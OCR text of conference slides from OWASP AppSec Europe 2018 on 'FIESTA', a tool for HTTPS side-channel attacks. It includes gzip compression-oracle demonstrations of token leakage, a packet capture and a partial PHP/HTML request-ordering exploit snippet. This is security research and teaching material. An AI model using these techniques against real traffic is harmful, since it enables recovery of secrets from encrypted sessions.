OWASP
AppSec Europe
London 2nd-6th July 2018

FIESTA

An HTTPS side-channel party

Jose Selvi

FIESTA: an HTTPS side-channel party

Jose Selvi

I wish I have killed the Predator

schwarzenegger Follow

584 posts **14.2m** followers **43** following

Arnold Schwarzenegger Former Mr. Olympia, Conan, Terminator, and Governor of California. I killed the Predator. I told you I'd be back.

omaze.com/Arnold

FIESTA: an HTTPS side-channel party

Jose Selvi

But it's just me ☺

Jose Selvi (@Jose Selvi)


+12 years in the infosec industry

Principal Penetration Tester & Security Researcher

SANS Institute Community Instructor

GIAC Security Expert (GSE)

Blogger (sometimes): http://www.pentester.es




FIESTA: an HTTPS side-channel party

Jose Selvi

1. Once Upon a Time…
2. Side-channels in HTTPS
3. New Tool: FIESTA
4. Behavior side-channel
5. Real world examples
6. Bug bounty lessons

FIESTA: an HTTPS side-channel party

Jose Selvi



FIESTA: an HTTPS side-channel party


Jose Selvi

https://contacts.pentester.e

Search

Contacts Home New phone begins "1202"

Firstname	Lastname	Email	Phone
Sofia	Vergara	sofia@veryhotmail.com	+1-202-555-0189
Scarlett	Johansson	hacked@icloud.com	+1-202-555-0183
Halle	Berry	meow@nice.cat	+1-202-555-0185
Jennifer	Aniston	hahah@ngelina.com	+1-202-555-0104
Megan	Fox	transform-and-roll@outlook.com	+1-202-555-0112
Emma	Stone	pretty@zomb.ie	+1-202-555-0121



FIESTA: an HTTPS side-channel party

Jose Selvi

1. ~~Once Upon a Time…~~
2. Side-channels in HTTPS
3. New Tool: FIESTA
4. Behavior side-channel
5. Real world examples
6. Bug bounty lessons

FIESTA: an HTTPS side-channel party

Jose Selvi

Side-Channel & ~~Pizza~~ Politicians


DAY N

DAY N+1

DAY N+2

FIESTA: an HTTPS side-channel party

Jose Selvi



OWASP
AppSec Europe
London 2nd-6th July 2018

FIESTA: an HTTPS side-channel party

Jose Selvi

No.	Time	Source	Destination	Protocol	Length	Info
48	11.937004	172.20.10.3	172.20.10.1	DNS	80	Standard query 0x536c A clients.
49	11.939562	172.20.10.1	172.20.10.3	DNS	96	Standard query response 0x536c A
68	12.235322	172.20.10.3	216.58.201.141	TLSv1.2	262	Client Hello
71	12.306940	216.58.201.141	172.20.10.3	TLSv1.2	1454	Server Hello
73	12.307405	216.58.201.141	172.20.10.3	TLSv1.2	856	Certificate, Server Key Exchange
76	12.309430	172.20.10.3	216.58.201.141	TLSv1.2	159	Client Key Exchange, Change Ciph
77	12.353790	216.58.201.141	172.20.10.3	TLSv1.2	374	New Session Ticket, Change Ciphe
78	12.353797	216.58.201.141	172.20.10.3	TLSv1.2	135	Application Data
81	12.414215	172.20.10.3	216.58.201.141	TLSv1.2	229	Application Data
82	12.414289	172.20.10.3	216.58.201.141	TLSv1.2	501	Application Data
83	12.414499	172.20.10.3	216.58.201.141	TLSv1.2	104	Application Data
84	12.444540	216.58.201.141	172.20.10.3	TLSv1.2	104	Application Data
87	12.510055	216.58.201.141	172.20.10.3	TLSv1.2	685	Application Data
88	12.510064	216.58.201.141	172.20.10.3	TLSv1.2	207	Application Data
89	12.510074	216.58.201.141	172.20.10.3	TLSv1.2	523	Application Data
93	12.510665	216.58.201.141	172.20.10.3	TLSv1.2	369	Application Data
95	12.518197	216.58.201.141	172.20.10.3	TLSv1.2	1454	Application Data
96	12.518204	216.58.201.141	172.20.10.3	TLSv1.2	862	Application Data
99	12.518583	216.58.201.141	172.20.10.3	TLSv1.2	1454	Application Data
1…	12.518870	216.58.201.141	172.20.10.3	TLSv1.2	1454	Application Data
1…	12.519314	216.58.201.141	172.20.10.3	TLSv1.2	1454	Application Data
1…	12.519318	216.58.201.141	172.20.10.3	TLSv1.2	139	Application Data
1…	12.530390	216.58.201.141	172.20.10.3	TLSv1.2	1454	Application Data


FIESTA: an HTTPS side-channel party

Jose Selvi

CRIME, BREACH & FIESTA


```
$ echo "token=BEEFCAFE1337 token=A" | gzip | wc -c
     44
$ echo "token=BEEFCAFE1337 token=B" | gzip | wc -c
     43
$ echo "token=BEEFCAFE1337 token=BA" | gzip | wc -c
     44
```

```
$ echo "token=BEEFCAFE1337 token=BE" | gzip | wc -c
     43
$ echo "token=BEEFCAFE1337 token=BEEFCAFE" | gzip | wc -c
     43
$ echo "token=BEEFCAFE1337 token=BEEFCXXX" | gzip | wc -c
     46
```




FIESTA: an HTTPS side-channel party

Jose Selvi



FIESTA: an HTTPS side-channel party

Jose Selvi



FIESTA: an HTTPS side-channel party

Jose Selvi

PHP QUICK & DIRTY EXPLOIT


```
<body>
<img src="/trick.php?sleep=01&data=a">
<img src="/trick.php?sleep=02&data=b">
<img src="/trick.php?sleep=03&data=c">
<img src="/trick.php?sleep=04&data=d">
<img src="/trick.php?sleep=05&data=e">
<img src="/trick.php?sleep=06&data=f">
<img src="/trick.php?sleep=07&data=g">
<img src="/trick.php?sleep=08&data=h">
<img src="/trick.php?sleep=09&data=i">
<img src="/trick.php?sleep=10&data=j">
<img src="/trick.php?sleep=11&data=k">
[…]
```

